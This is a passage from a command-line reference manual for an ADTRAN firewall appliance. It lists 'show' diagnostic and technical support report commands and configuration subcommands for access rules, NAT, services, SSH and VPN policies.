| <code>show ha</code>                                     | Displays current High Availability configuration                                                 |
| <code>show hw-stats</code>                               | Displays hardware statistics                                                                     |
| <code>show interface &lt;match&gt;</code>                | Displays interface data specified by a particular identifier input                               |
| <code>show interface all</code>                          | Displays the configuration of all interfaces                                                     |
| <code>show interface info</code>                         | Displays all interface status information                                                        |
| <code>show interface info &lt;int   hex&gt;</code>       | Displays interface status information specified by a particular integer or hexadecimal input     |
| <code>show interface statistics</code>                   | Displays all interface statistics                                                                |
| <code>show interface statistics &lt;match&gt;</code>     | Displays interface statistics specified by a particular identifier input                         |
| <code>show language</code>                               | Displays current language setting                                                                |
| <code>show log</code>                                    | Displays all logs unit has in its memory                                                         |
| <code>show log-categories</code>                         | Displays all current unit log categories                                                         |
| <code>show log-filters</code>                            | Displays all current unit log filter settings                                                    |

| Command                                                      | Description                                                                                                                                                      |
|--------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>show mem-pools</code>                                  | Displays unit's current memory pool block allocation                                                                                                             |
| <code>show memory</code>                                     | Displays system memory on the appliance                                                                                                                          |
| <code>show memzone</code>                                    | Displays the status of virtual memory zones on the appliance                                                                                                     |
| <code>show messages</code>                                   | Displays all system messages                                                                                                                                     |
| <code>show multicore</code>                                  | Displays available multicore configuration and utilization status                                                                                                |
| <code>show nat</code>                                        | Displays currently configured network address translation policies                                                                                               |
| <code>show netstat</code>                                    | Displays the contents of the netstat table                                                                                                                       |
| <code>show network</code>                                    | Displays current network configuration                                                                                                                           |
| <code>show pp-stats</code>                                   | Displays all presentation protocol statistics                                                                                                                    |
| <code>show processes</code>                                  | Displays information about active SonicOS processes                                                                                                              |
| <code>show processes &lt;string   ident&gt;</code>           | Displays SonicOS processes specified by a particular string or identifier input                                                                                  |
| <code>show route</code>                                      | Displays the complete routing table                                                                                                                              |
| <code>show security-services</code>                          | Displays the complete status of all security services on the ADTRAN, including license status, licenses available, licenses in use, and license expiration dates |
| <code>show service</code>                                    | Displays all services associated with the appliance, along with protocol group and port details                                                                  |
| <code>show service-groups</code>                             | Displays all service groups associated with the appliance, along with protocol group and port details                                                            |
| <code>show service-groups &lt;group-name&gt;</code>          | Displays a specified service group associated with the appliance                                                                                                 |
| <code>show service &lt;service-name&gt;</code>               | Displays a service associated with the appliance, based on the specific service name input                                                                       |
| <code>show session</code>                                    | Displays current running session information                                                                                                                     |
| <code>show ssh</code>                                        | Displays all incoming and outgoing secure shell connections to the unit                                                                                          |
| <code>show sslvpn all</code>                                 | Displays all current SSL-VPN data connected to the unit                                                                                                          |
| <code>show sslvpn clientRoutes</code>                        | Displays all client routes associated with current SSL-VPN connections to the unit shown on the client routes GUI page                                           |
| <code>show sslvpn clientRoutes &lt;string   ident&gt;</code> | Displays client routes associated with current SSL-VPN connections to the unit, specified by the particular string or identifier input                           |
| <code>show sslvpn client Settings</code>                     | Displays all current client settings associated with SSL-VPN connections to the unit shown on the client settings GUI page                                       |
| <code>show sslvpn connections</code>                         | Displays all current SSL-VPN connections to the unit                                                                                                             |

| Command                                 | Description                                                                                        |
|-----------------------------------------|----------------------------------------------------------------------------------------------------|
| <code>show sslvpn portalSettings</code> | Displays all current portal settings for SSL-VPN connections shown on the portal settings GUI page |
| <code>show status</code>                | Displays current status of the appliance                                                           |
| <code>show syslog</code>                | Displays all log activity, including connection sources and IP addresses                           |
| <code>show system</code>                | Displays the appliance system status and configuration                                             |
| <code>show tech-support</code>          | Displays the contents of the TSR                                                                   |
| <code>show timeout</code>               | Displays maximum defined idle time duration                                                        |
| <code>show tracelog all</code>          | Displays all available trace route data                                                            |
| <code>show tracelog current</code>      | Displays currently running trace route data                                                        |
| <code>show tracelog last</code>         | Displays most recently run trace route data                                                        |
| <code>show tsr access-rules</code>      | Displays all defined access rules within the TSR                                                   |
| <code>show tsr active-utm</code>        | Displays Technical Support Report listing active UTM units on the network                          |
| <code>show tsr address-objects</code>   | Displays TSR of addresses listed within the object database                                        |
| <code>show tsr all</code>               | Displays all available TSR data                                                                    |
| <code>show tsr anti-spam</code>         | Displays TSR containing all anti-spam activity data                                                |
| <code>show tsr arp-cache</code>         | Displays TSR containing table relating IP addresses to corresponding MAC or physical addresses     |
| <code>show tsr av</code>                | Displays TSR data relating to anti-virus activity                                                  |
| <code>show tsr buf-memzone</code>       | Displays TSR data relating to buffer memory zones                                                  |
| <code>show tsr bwm-rules</code>         | Displays TSR listing currently configured bandwidth management rules                               |
| <code>show tsr cache-check</code>       | Displays TSR data relating to cache searches                                                       |
| <code>show tsr content-filtering</code> | Displays TSR data relating to content filtering activity                                           |
| <code>show tsr db-trace</code>          | Displays TSR data relating to database trace routes                                                |
| <code>show tsr dhcp-client</code>       | Displays TSR data relating to DHCP client requests                                                 |
| <code>show tsr dhcp-network-disk</code> | Displays TSR data relating to DHCP requests between network and clients                            |
| <code>show tsr dhcp-persistence</code>  | Displays TSR data relating the firewall's ability to retain DHCP lease information                 |
| <code>show tsr dhcp-relay</code>        | Displays TSR data relating to available DHCP relay information                                     |
| <code>show tsr dhcp-server</code>       | Displays TSR data relating to DHCP server connections                                              |
| <code>show tsr dhcp-server-stat</code>  | Displays TSR data relating DHCP server statistics                                                  |

| <b>Command</b>                              | <b>Description</b>                                                                                              |
|---------------------------------------------|-----------------------------------------------------------------------------------------------------------------|
| <code>show tsr diag</code>                  | Displays TSR data relating to system diagnostics                                                                |
| <code>show tsr dynamic-dns</code>           | Displays TSR data relating to dynamic domain name server records                                                |
| <code>show tsr ethernet</code>              | Displays TSR data relating to Ethernet connections and availability                                             |
| <code>show tsr fdr</code>                   | Displays TSR data relating to false discovery rate statistics                                                   |
| <code>show tsr gav</code>                   | Displays TSR data relating to Gateway Anti-virus statistics                                                     |
| <code>show tsr gsc</code>                   | Displays TSR data relating to Global Security Client statistics                                                 |
| <code>show tsr guest-profile-objects</code> | Displays TSR data relating to guest and profile data objects                                                    |
| <code>show tsr h323</code>                  | Displays TSR data relating to H.323 packet activity                                                             |
| <code>show tsr ha</code>                    | Displays TSR data relating to High Availability status                                                          |
| <code>show tsr hypervisor</code>            | Displays TSR information relating to hypervisor data on multiple operating systems running on the host computer |
| <code>show tsr idp</code>                   | Displays TSR data relating to internet datagram protocol statistics                                             |
| <code>show tsr interfaces</code>            | Displays TSR data for all appliance interfaces                                                                  |
| <code>show tsr ip-helper</code>             | Displays TSR data relating to IP Helper configuration and settings                                              |
| <code>show tsr ip-reassembly</code>         | Displays TSR data relating to IP reassembly datagram statistics                                                 |
| <code>show tsr ipsec</code>                 | Displays TSR data relating to internet protocol security statistics                                             |
| <code>show tsr l2tp-client</code>           | Displays TSR data relating to Layer 2 Tunneling Protocol (L2TP) client statistics                               |
| <code>show tsr l2tp-server</code>           | Displays the L2TP server section of the TSR                                                                     |
| <code>show tsr ldap</code>                  | Displays the LDAP section of the TSR                                                                            |
| <code>show tsr license</code>               | Displays TSR data relating to appliance licensing info                                                          |
| <code>show tsr log</code>                   | Displays TSR data section with all log information                                                              |
| <code>show tsr management</code>            | Displays TSR listing appliance management policies                                                              |
| <code>show tsr mcast-igmp-config</code>     | Displays TSR listing Multicast and IGMP configurations                                                          |
| <code>show tsr memzone</code>               | Displays TSR listing appliance memory zone allocations                                                          |
| <code>show tsr mirror-state</code>          | Displays TSR data relating to database mirror state statistics                                                  |
| <code>show tsr msn</code>                   | Displays TSR data relating to the MSN messenger client                                                          |

| Command                                | Description                                                                                  |
|----------------------------------------|----------------------------------------------------------------------------------------------|
| <code>show tsr nat-policies</code>     | Displays TSR listing appliance's current network address translation policies                |
| <code>show tsr network</code>          | Displays TSR data on current network configuration                                           |
| <code>show tsr objects</code>          | Displays TSR data on appliance's object database                                             |
| <code>show tsr pki</code>              | Displays TSR data relating to current public key infrastructure certificates                 |
| <code>show tsr pppoe-client</code>     | Displays TSR data relating to point-to-point-protocol over Ethernet system settings          |
| <code>show tsr pptp-client</code>      | Displays TSR data relating to point-to-point tunneling protocol client configuration         |
| <code>show tsr pref-status</code>      | Displays TSR listing appliance's preferences status                                          |
| <code>show tsr product</code>          | Displays TSR data relating to the appliance product                                          |
| <code>show tsr qos</code>              | Displays TSR listing the appliance's current Quality of Service resource reservations status |
| <code>show tsr radius</code>           | Displays TSR data relating to RADIUS server status                                           |
| <code>show tsr route-policies</code>   | Displays TSR data relating to established system route policies                              |
| <code>show tsr rtsp</code>             | Displays TSR data relating to Real Time Streaming Protocol statistics                        |
| <code>show tsr schedule-objects</code> | Displays TSR data relating to data objects scheduled for execution                           |
| <code>show tsr service-objects</code>  | Displays the service object table subsection of the TSR                                      |
| <code>show tsr single-sign-on</code>   | Displays TSR data relating to single sign on authentication policies                         |
| <code>show tsr sip</code>              | Displays TSR data relating to the appliance's Session Initiation Protocol settings           |
| <code>show tsr snmp</code>             | Displays TSR data relating to Simple Network Management Protocol settings                    |
| <code>show tsr ssl-control</code>      | Displays TSR data relating to Secure Socket Layer control policies                           |
| <code>show tsr stateful-stats</code>   | Displays TSR data detailing stateful packet inspection statistics                            |
| <code>show tsr stateful-sync</code>    | Displays TSR data detailing appliance's stateful synchronization configuration               |
| <code>show tsr status</code>           | Displays TSR data relating to current appliance status                                       |
| <code>show tsr time</code>             | Displays TSR data relating to appliance's time policy configuration                          |
| <code>show tsr timers</code>           | Displays the timers section of the TSR                                                       |
| <code>show tsr update</code>           | Displays updated TSR                                                                         |

| Command                                                                                           | Description                                                                                                |
|---------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------|
| <code>show tsr user-objects</code>                                                                | Displays TSR data relating to currently defined user objects                                               |
| <code>show tsr users</code>                                                                       | Displays TSR data relating to currently configured user profiles                                           |
| <code>show tsr vx-net-stats</code>                                                                | Displays TSR data relating to VX-Net statistics                                                            |
| <code>show tsr wireless</code><br>(Available on UTM appliances with built in wireless interfaces) | Displays wireless interface section of the TSR                                                             |
| <code>show tsr wlan-zone</code>                                                                   | Displays TSR data relating to managed wireless local area network zones                                    |
| <code>show tsr wlb</code>                                                                         | Displays TSR data relating to WLB platform statistics                                                      |
| <code>show tsr zone-objects</code>                                                                | Displays TSR data relating to currently defined zone objects                                               |
| <code>show vpn policy</code>                                                                      | Displays Virtual Private Network (VPN) policy configurations                                               |
| <code>show vpn policy &lt;string   ident&gt;</code>                                               | Displays VPN policies specified by a particular string or identifier input                                 |
| <code>show vpn sa</code>                                                                          | Displays current VPN security associations                                                                 |
| <code>show vpn sa detail</code>                                                                   | Displays detailed information on VPN security associations                                                 |
| <code>show vpn sa summary</code>                                                                  | Displays a data summary on current VPN security associations                                               |
| <code>show vpn sa ike</code>                                                                      | Displays VPN security association Internet Key Exchange policies                                           |
| <code>show vpn sa ike detail</code>                                                               | Displays detailed information on VPN security association Internet Key Exchange policies                   |
| <code>show vpn sa ike summary</code>                                                              | Displays a data summary on VPN security association Internet Key Exchange policies                         |
| <code>show vpn sa ipsec</code>                                                                    | Displays VPN security associations connected with IPsec routing protocols                                  |
| <code>show vpn sa ipsec detail</code>                                                             | Displays detailed information on VPN security associations connected with IPsec routing protocols          |
| <code>show vpn sa ipsec summary</code>                                                            | Displays a data summary on VPN security associations connected with IPsec routing protocols                |
| <code>show vpn sa &lt;string&gt;</code>                                                           | Displays a particular VPN security association, specified by a particular string input                     |
| <code>show vpn sa &lt;string&gt; detail</code>                                                    | Displays details on a VPN security association, specified by a particular string input                     |
| <code>show vpn sa &lt;string&gt; summary</code>                                                   | Displays a data summary on a security association, specified by a particular string input                  |
| <code>show vpn sa &lt;string&gt; ike</code>                                                       | Displays Internet Key Exchange data for a VPN security association, specified by a particular string input |

| Command                                               | Description                                                                                                                                       |
|-------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>show vpn sa &lt;string&gt; ike detail</code>    | Displays details for Internet Key Exchange data for a VPN security association, specified by a particular string input                            |
| <code>show vpn sa &lt;string&gt; ike summary</code>   | Displays a summary for Internet Key Exchange data for a VPN security association, specified by a particular string input                          |
| <code>show vpn sa &lt;string&gt; ipsec</code>         | Displays IPsec data for a VPN security association, specified by a particular string input                                                        |
| <code>show vpn sa &lt;string&gt; ipsec detail</code>  | Displays details for IPsec data for a VPN security association, specified by a particular string input                                            |
| <code>show vpn sa &lt;string&gt; ipsec summary</code> | Displays a summary for IPsec data for a VPN security association, specified by a particular string input                                          |
| <code>show vpn sa &lt;ident&gt;</code>                | Displays VPN security associations, specified by a particular identifier input                                                                    |
| <code>show vpn sa &lt;ident&gt; detail</code>         | Displays details for a VPN security association, specified by a particular identifier input                                                       |
| <code>show vpn sa &lt;ident&gt; summary</code>        | Displays a summary for VPN security associations, specified by a particular identifier input                                                      |
| <code>show vpn sa &lt;ident&gt; ike</code>            | Displays Internet Key Exchange data for a VPN security association, specified by a particular identifier                                          |
| <code>show vpn sa &lt;ident&gt; ike detail</code>     | Displays detailed Internet Key Exchange data for VPN security associations, specified by a particular identified input                            |
| <code>show vpn sa &lt;ident&gt; ike summary</code>    | Displays a summary on Internet Key Exchange data for VPN security associations, specified by a particular identifier input                        |
| <code>show vpn sa &lt;ident&gt; ipsec</code>          | Displays IPsec data for VPN security associations, specified by a particular identifier input                                                     |
| <code>show vpn sa &lt;ident&gt; ipsec detail</code>   | Displays detailed IPsec data for VPN security associations, specified by a particular identifier input                                            |
| <code>show vpn sa &lt;ident&gt; ipsec summary</code>  | Displays a summary on IPsec data for VPN security associations, specified by a particular identifier input                                        |
| <code>show web-management</code>                      | Displays web-management status and configuration data                                                                                             |
| <code>show zone &lt;lan   wan   dmz   wlan&gt;</code> | Displays all rules for a specified zone. For example, <code>show zone &lt;lan rules&gt;</code> displays all of the rules to and from the LAN zone |
| <code>show zone all</code>                            | Displays the configuration of all zones                                                                                                           |
| <code>show zones</code>                               | Displays configurable zones on the appliance and interfaces associated with each zone                                                             |
| <code>stacktrace</code>                               | Runs report of the currently active stack frames                                                                                                  |

| Command                                                  | Description                                                                                               |
|----------------------------------------------------------|-----------------------------------------------------------------------------------------------------------|
| <code>stacktrace &lt;string   ident&gt;</code>           | Runs report for a specific active set of stack frames, based on the particular string or identifier input |
| <code>sync-prefs</code>                                  | Synchronizes preferences between appliances                                                               |
| <code>synchronize-licenses</code>                        | Synchronizes the ADTRAN licensing information with the NetVanta Security Portal account backend           |
| <code>traceroute &lt;dotted-int   hex   ident&gt;</code> | Displays router hops to destination, specified by dotted-integer, hexadecimal, or identifier input        |



Table 7 Configure Level Commands

| Command                                                                      | Description                                                                                                                                                          |
|------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>ACCESS RULES SUB-COMMANDS</b>                                             |                                                                                                                                                                      |
| <code>access-rules &lt;from-zone&gt;<br/>&lt;to-zone&gt;</code>              | Allows configuration of access rules between one zone and another                                                                                                    |
| <b>&lt;add&gt; commands</b>                                                  |                                                                                                                                                                      |
| <code>action &lt;allow deny discard&gt;</code>                               | Sets the action to allow, deny, or discard an access rule                                                                                                            |
| <code>advanced</code>                                                        | Allows configuration of advanced access rule settings                                                                                                                |
| <code>[no] allow-fragments</code>                                            | Allows/Disallows fragmented packets to be transferred                                                                                                                |
| <code>comment &lt;comments&gt;</code>                                        | Allows administrators to record comments related to this access rule                                                                                                 |
| <code>destination &lt;address object&gt;</code>                              | Configures an address object destination for an access rule                                                                                                          |
| <code>info</code>                                                            | Displays current access rule                                                                                                                                         |
| <code>[no] logging</code>                                                    | Enables/Disables access rule packet logging                                                                                                                          |
| <code>maxconns &lt;percentage&gt;</code>                                     | Configures maximum number of connections in a pool                                                                                                                   |
| <code>qos dscp &lt;none preserve explicit map&gt;<br/>[&lt;arg&gt;]</code>   | Sets DSCP packet header markings                                                                                                                                     |
| <code>qoa 802.1p &lt;none preserve explicit map&gt;<br/>[&lt;arg&gt;]</code> | Sets 802.1p Ethernet packet header markings                                                                                                                          |
| <code>[no] reflexive</code>                                                  | Creates/Removes a reflexive access rule                                                                                                                              |
| <code>schedule &lt;schedule object&gt;</code>                                | Configures the schedule object for an access rule                                                                                                                    |
| <code>service &lt;service object&gt;</code>                                  | Configures the service object for an access rule                                                                                                                     |
| <code>source &lt;address object&gt;</code>                                   | Configures an address object source for an access rule                                                                                                               |
| <code>tcptimeout &lt;minutes&gt;</code>                                      | Sets TCP timeout in minutes                                                                                                                                          |
| <code>udptimeout &lt;seconds&gt;</code>                                      | Sets UDP timeout in seconds                                                                                                                                          |
| <code>user &lt;user object&gt;</code>                                        | Configures the user object for an access rule                                                                                                                        |
| <code>delete &lt;index&gt;</code>                                            | Deletes specified index of access rules                                                                                                                              |
| <code>list [&lt;index&gt;]</code>                                            | Displays one access rule whose index matches the specified value input. If index is not available, all access rules in the current zone to zone context will display |

| Command                                                            | Description                                                                   |
|--------------------------------------------------------------------|-------------------------------------------------------------------------------|
| <b>&lt;modify&gt; commands</b>                                     |                                                                               |
| <b>&lt;index&gt;</b>                                               | Modifies specific access rules index                                          |
| <b>action &lt;allow deny discard&gt;</b>                           | Modifies an allow, deny, or discard action relating to a specific access rule |
| <b>advanced</b>                                                    | Modifies an advanced access rule                                              |
| <b>[no] allow-fragments</b>                                        | Modifies whether fragmented packets are to be transferred                     |
| <b>comment &lt;comments&gt;</b>                                    | Modifies comments related to access rules                                     |
| <b>destination &lt;address object&gt;</b>                          | Modifies the destination address object for a specific access rule            |
| <b>info</b>                                                        | Displays current or modifying access rule settings                            |
| <b>[no] logging</b>                                                | Modifies whether packet logging is enabled for a specific access rule         |
| <b>qos dscp &lt;none preserve explicit map&gt; [&lt;arg&gt;]</b>   | Modifies DSCP packet header markings                                          |
| <b>qos 802.1p &lt;none preserve explicit map&gt; [&lt;arg&gt;]</b> | Modifies 802.1p Ethernet packet header markings                               |
| <b>maxconns &lt;percentage&gt;</b>                                 | Modifies maximum number of connections in a pool                              |
| <b>schedule &lt;schedule object&gt;</b>                            | Modifies a schedule object connected to an access rule                        |
| <b>service &lt;service object&gt;</b>                              | Modifies the service object connected to an access rule                       |
| <b>source &lt;address object&gt;</b>                               | Modifies the source address object connected to an access rule                |
| <b>tcptimeout &lt;minutes&gt;</b>                                  | Modifies set TCP timeout limit in minutes                                     |
| <b>udptimeout &lt;seconds&gt;</b>                                  | Modifies set UDP timeout limit in seconds                                     |
| <b>user &lt;user object&gt;</b>                                    | Modifies the user-object connected with an access rule                        |
| <b>show access-rules</b>                                           | Displays all currently configured access rules                                |

| Command                                                                                         | Description                                                    |
|-------------------------------------------------------------------------------------------------|----------------------------------------------------------------|
| <b>ADDRESS GROUP/ADDRESS OBJECT SUB-COMMANDS</b>                                                |                                                                |
| <b>abort</b>                                                                                    | Exits to top-level menu and cancels changes where needed       |
| <b>[no] address-object &lt;object name&gt;</b>                                                  | Configures or modifies an address object                       |
| <b>[no] address-group &lt;group name&gt;</b>                                                    | Configures or modifies an address group                        |
| <b>cancel</b>                                                                                   | Cancel from menu without applying changes                      |
| <b>end</b>                                                                                      | Exits configuration mode                                       |
| <b>exit</b>                                                                                     | Exits menu and applies changes                                 |
| <b>finished</b>                                                                                 | Exits to top-level and applies changes where needed            |
| <b>host &lt;ip address&gt;</b>                                                                  | Configures the host IP address for the specific address object |
| <b>info</b>                                                                                     | Displays current address group configuration                   |
| <b>network &lt;subnet&gt; &lt;netmask&gt;</b>                                                   | Configures network subnet and netmask                          |
| <b>range &lt;begin-address&gt; &lt;end address&gt;</b>                                          | Defines address range for the address group or address object  |
| <b>zone &lt;zone name&gt;</b>                                                                   | Configures a zone for the specified address object or group    |
| <b>ARP SUB-COMMAND</b>                                                                          |                                                                |
| <b>[no] arp &lt;ip address&gt; &lt;MAC address&gt; interface &lt;lan wan dmz&gt;[perm][pub]</b> | Adds or removes arp entries for specified interface(s)         |

| Command                                               | Description                                                                     |
|-------------------------------------------------------|---------------------------------------------------------------------------------|
| <b>GMS SUB-COMMANDS</b>                               |                                                                                 |
| <b>&lt;gms&gt;</b>                                    |                                                                                 |
| <b>algorithm &lt;des-md5   frd3-sha&gt;</b>           | Sets GMS encryption and authentication algorithm                                |
| <b>[no] authentication-key &lt;hex key&gt;</b>        | Sets the 32-hex or 40-hex authentication key to communicate with the GMS server |
| <b>[no] behind-nat</b>                                | Enables GMS behind a NAT device                                                 |
| <b>bound-interface &lt;x1   x2   x3   x4   x5&gt;</b> | Binds a VPN policy to an interface                                              |
| <b>[no] enable</b>                                    | Enables GMS management on a ADTRAN                                              |
| <b>encryption-key &lt;hex key&gt;</b>                 | set the 16-hex/48-hex encryption key to communicate with the GMS server         |
| <b>end</b>                                            | Exits configuration menu                                                        |
| <b>finished</b>                                       | Exits configuration mode to top menu                                            |
| <b>help &lt;command&gt;</b>                           | Displays command and description                                                |
| <b>info</b>                                           | Displays current GMS configuration state                                        |
| <b>[no] nat-address &lt;IP Address&gt;</b>            | Sets the public NAT IP address that the GMS server resides behind               |
| <b>[no] over-vpn</b>                                  | Enables GMS server locally or over VPN                                          |
| <b>[no] send-heartbeat</b>                            | Sends heart beat status messages only                                           |
| <b>[no] server &lt;IP Address&gt;</b>                 | Sets the real IP address of the GMS server                                      |
| <b>[no] standby-management-sa</b>                     | Enables the backup SA for GMS management                                        |
| <b>syslog-port &lt;uvalue   (default)&gt;</b>         | Sets the syslog server port of the GMS server                                   |
| <b>HIGH AVAILABILITY SUB-COMMAND</b>                  |                                                                                 |
| <b>ha &lt;disable   enable&gt;</b>                    | Enables or disables the High Availability function                              |

| Command                        |                                                            | Description                                                     |
|--------------------------------|------------------------------------------------------------|-----------------------------------------------------------------|
| <b>NAT SUB-COMMANDS</b>        |                                                            |                                                                 |
|                                | <b>nat</b>                                                 | Accesses sub-commands to configure NAT policies                 |
| <b>&lt;add&gt; commands</b>    |                                                            |                                                                 |
|                                | <b>orig-src &lt;original source object&gt;</b>             | Sets the original source object for this policy                 |
|                                | <b>trans-src &lt;translated source object&gt;</b>          | Sets the translated source object for this policy               |
|                                | <b>orig-dst &lt;original destination source object&gt;</b> | Sets the original destination source object for this policy     |
|                                | <b>orig-svc &lt;original service name&gt;</b>              | Sets the original service name for this policy                  |
|                                | <b>trans-svc &lt;translated service name&gt;</b>           | Sets the translated service name for this policy                |
|                                | <b>inbound-interface &lt;inbound interface&gt;</b>         | Sets the inbound interface for this policy                      |
|                                | <b>outbound-interface &lt;outbound interface&gt;</b>       | Sets the outbound interface for this policy                     |
|                                | <b>[no] enable</b>                                         | Enables/Disables a NAT policy once it has been created          |
|                                | <b>[no] reflexive</b>                                      | Creates/Removes a reflexive NAT policy once it has been saved   |
|                                | <b>comment &lt;comments&gt;</b>                            | Allows administrator to leave comments relating to a NAT policy |
|                                | <b>info</b>                                                | Displays currently configured NAT element settings              |
| <b>&lt;delete&gt; commands</b> |                                                            |                                                                 |
|                                | <b>delete &lt;item-number&gt;</b>                          | Deletes a specific NAT policy                                   |

| Command                                                              | Description                                                        |
|----------------------------------------------------------------------|--------------------------------------------------------------------|
| <b>&lt;modify&gt; commands</b>                                       |                                                                    |
| <code>&lt;item-number&gt;</code>                                     | Allows modification of a specific NAT policy                       |
| <code>[no] enable</code>                                             | Enables/Disables a specific NAT policy                             |
| <code>[no] comment &lt;comments&gt;</code>                           | Allows administrator to modify comments relating to a NAT policy   |
| <code>orig-src &lt;original source object&gt;</code>                 | Modifies the original source object for this policy                |
| <code>trans-src &lt;translated source object&gt;</code>              | Modifies the translated source object for this policy              |
| <code>orig-dst &lt;original destination address object&gt;</code>    | Modifies the original destination address object for this policy   |
| <code>trans-dst &lt;translated destination address object&gt;</code> | Modifies the translated destination-address object for this policy |
| <code>orig-svc &lt;original service name&gt;</code>                  | Modifies the name of the original service                          |
| <code>trans-svc &lt;translated service name&gt;</code>               | Modifies the translated service name                               |
| <code>inbound-interface &lt;inbound interface&gt;</code>             | Modifies the inbound interface for NAT                             |
| <code>outbound-interface &lt;outbound interface&gt;</code>           | Modifies the outbound interface for NAT                            |
| <code>info</code>                                                    | Displays current object or modifying object                        |
| <b>ROUTE SUB-COMMANDS</b>                                            |                                                                    |
| <code>route ars-nsm</code>                                           | Configures the Advanced Routing Suite for the NSM module           |
| <code>route ars-ospf</code>                                          | Configures the Advanced Routing Suite for the OSPF module          |
| <code>route ars-rip</code>                                           | Configures the Advanced Routing Suite for the RIP module           |

| Command                                        | Description                                                                  |
|------------------------------------------------|------------------------------------------------------------------------------|
| <b>SERVICE SUB-COMMANDS</b>                    |                                                                              |
| <code>service</code>                           | Accesses sub-commands to configure individual services                       |
| <b>&lt;add&gt; commands</b>                    |                                                                              |
| <code>&lt;service name&gt;</code>              | Allows configuration of a new service type to be associated to the appliance |
| <code>&lt;group name&gt;</code>                | Allows configuration of a new service group name                             |
| <code>[no] service &lt;service name&gt;</code> | Allows/Removes configuration of service type                                 |
| <code>ip-type &lt;ip type&gt;</code>           | Allows ip-type to be set for a particular service                            |
| <code>port-begin &lt;port&gt;</code>           | Sets the start point for a service's port range                              |
| <code>port-end &lt;port&gt;</code>             | Sets the endpoint for a service's port range                                 |
| <code>info</code>                              | Allows additional values to be added for the specific service                |
| <code>subtype &lt;x&gt;</code>                 | Sets the subtype for the selected ip-type                                    |
| <b>&lt;delete&gt; commands</b>                 |                                                                              |
| <code>&lt;group name&gt;</code>                | Deletes the specifically named service group                                 |
| <code>&lt;service name&gt;</code>              | Deletes the specifically named service type                                  |
| <b>&lt;modify&gt; commands</b>                 |                                                                              |
| <code>&lt;service name&gt;</code>              | Allows modification of a service name                                        |
| <code>&lt;group name&gt;</code>                | Modifies the name of a specified service group                               |
| <code>ip-type &lt;ip type&gt;</code>           | Modifies the ip-type for this particular service                             |
| <code>port-begin &lt;port&gt;</code>           | Modifies the start port for this range                                       |
| <code>port-end &lt;port&gt;</code>             | Modifies the end port for this range                                         |
| <code>[no] service &lt;service name&gt;</code> | Modifies/deletes specified service type                                      |
| <code>subtype &lt;x&gt;</code>                 | Modifies the subtype for this specific ip-type                               |
| <code>[info]</code>                            | Optional, displays service values for service name, protocol, and port range |

| Command                                                                                     | Description                                                                                          |
|---------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------|
| <b>SSH SUB-COMMANDS</b>                                                                     |                                                                                                      |
| <code>ssh enable &lt;interface&gt;</code>                                                   | Enables SSH management for the specified interface                                                   |
| <code>ssh genkey</code>                                                                     | Creates a new key to use with SSH                                                                    |
| <code>ssh port &lt;port&gt;</code>                                                          | Assigns the SSH port or resets to the default port                                                   |
| <code>ssh restore</code>                                                                    | Restores SSH management settings to defaults                                                         |
| <code>ssh terminate</code>                                                                  | Stops all SSH sessions, disables all SSH management, and resets the port                             |
| <b>SSL VPN SUB-COMMANDS</b>                                                                 |                                                                                                      |
| <code>sslvpn client</code>                                                                  | Configures or modifies SSL VPN client settings                                                       |
| <code>sslvpn portal</code>                                                                  | Configures or modifies SSL VPN portal settings                                                       |
| <code>sslvpn settings</code>                                                                | Configures or modifies SSL VPN settings                                                              |
| <b>TIMEOUT SUB-COMMAND</b>                                                                  |                                                                                                      |
| <code>timeout &lt;minutes&gt;</code>                                                        | Sets login timeout in minutes                                                                        |
| <b>VPN SUB-COMMANDS</b>                                                                     |                                                                                                      |
| <code>[no] vpn &lt;enable disable&gt; &lt;policy name&gt;</code>                            | Enables or disables VPN for a specific policy                                                        |
| <code>[no] vpn policy &lt;policy-name&gt; [preshared manual cert]</code>                    | Enables or disables a specific VPN policy                                                            |
| <b>VPN SUB-COMMANDS (PRE-SHARED SECRET)</b>                                                 |                                                                                                      |
| <code>abort</code>                                                                          | Exits to top-level menu and cancels changes where needed                                             |
| <code>[no] advanced apply-nat &lt;local remote&gt; &lt;translated address object&gt;</code> | Enable or disable translation of the local and/or remote networks communicating with this VPN tunnel |
| <code>[no] advanced auto-add-rule</code>                                                    | Enables or disables the auto-add access rule                                                         |
| <code>advanced bound-to interface &lt;interface&gt;</code>                                  | Binds VPN policy to specific interface                                                               |
| <code>advanced bound-to zone &lt;zone&gt;</code>                                            | Binds VPN policy to a specific zone                                                                  |
| <code>[no] advanced default-lan-gw &lt;ip address&gt;</code>                                | Sets the default LAN domain gateway for VPN tunnel traffic                                           |
| <code>[no] advanced keepalive</code>                                                        | Enables or disables heartbeat messages between peers on this VPN tunnel                              |
| <code>[no] advanced management http</code>                                                  | Enables or disables HTTP as the management method security association                               |
| <code>[no] advanced management https</code>                                                 | Enables or disables HTTPS as the management method security association                              |



| Command                                                                                                                                                                                                    | Description                                                                                          |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------|
| <code>[no] advanced multicast</code>                                                                                                                                                                       | Enables IP multicasting traffic to pass through the VPN tunnel                                       |
| <code>[no] advanced netbios</code>                                                                                                                                                                         | Enables or disables Windows Networking (NetBIOS) Broadcast                                           |
| <code>[no] advanced use-xauth &lt;group-name&gt;</code>                                                                                                                                                    | Configures or removes the specified user group for XAUTH users                                       |
| <code>[no] advanced user-login http</code>                                                                                                                                                                 | Enables or disables required user login through HTTP                                                 |
| <code>[no] advanced user-login https</code>                                                                                                                                                                | Enables or disables required user login through HTTPS                                                |
| <code>cancel</code>                                                                                                                                                                                        | Cancel from menu without applying changes                                                            |
| <code>end</code>                                                                                                                                                                                           | Exits VPN configuration mode                                                                         |
| <code>exit</code>                                                                                                                                                                                          | Exits menu and applies changes                                                                       |
| <code>finished</code>                                                                                                                                                                                      | Exits to top-level and applies changes where needed                                                  |
| <code>gw domain-name &lt;domain name&gt;</code>                                                                                                                                                            | Sets the primary gateway domain name                                                                 |
| <code>gw ip-address &lt;ip address&gt;</code>                                                                                                                                                              | Sets the primary gateway IP address                                                                  |
| <code>id local &lt;domain-name email address ip-address ADTRAN-id&gt; &lt;our id&gt;</code>                                                                                                                | Sets the name and IP address of the local connection                                                 |
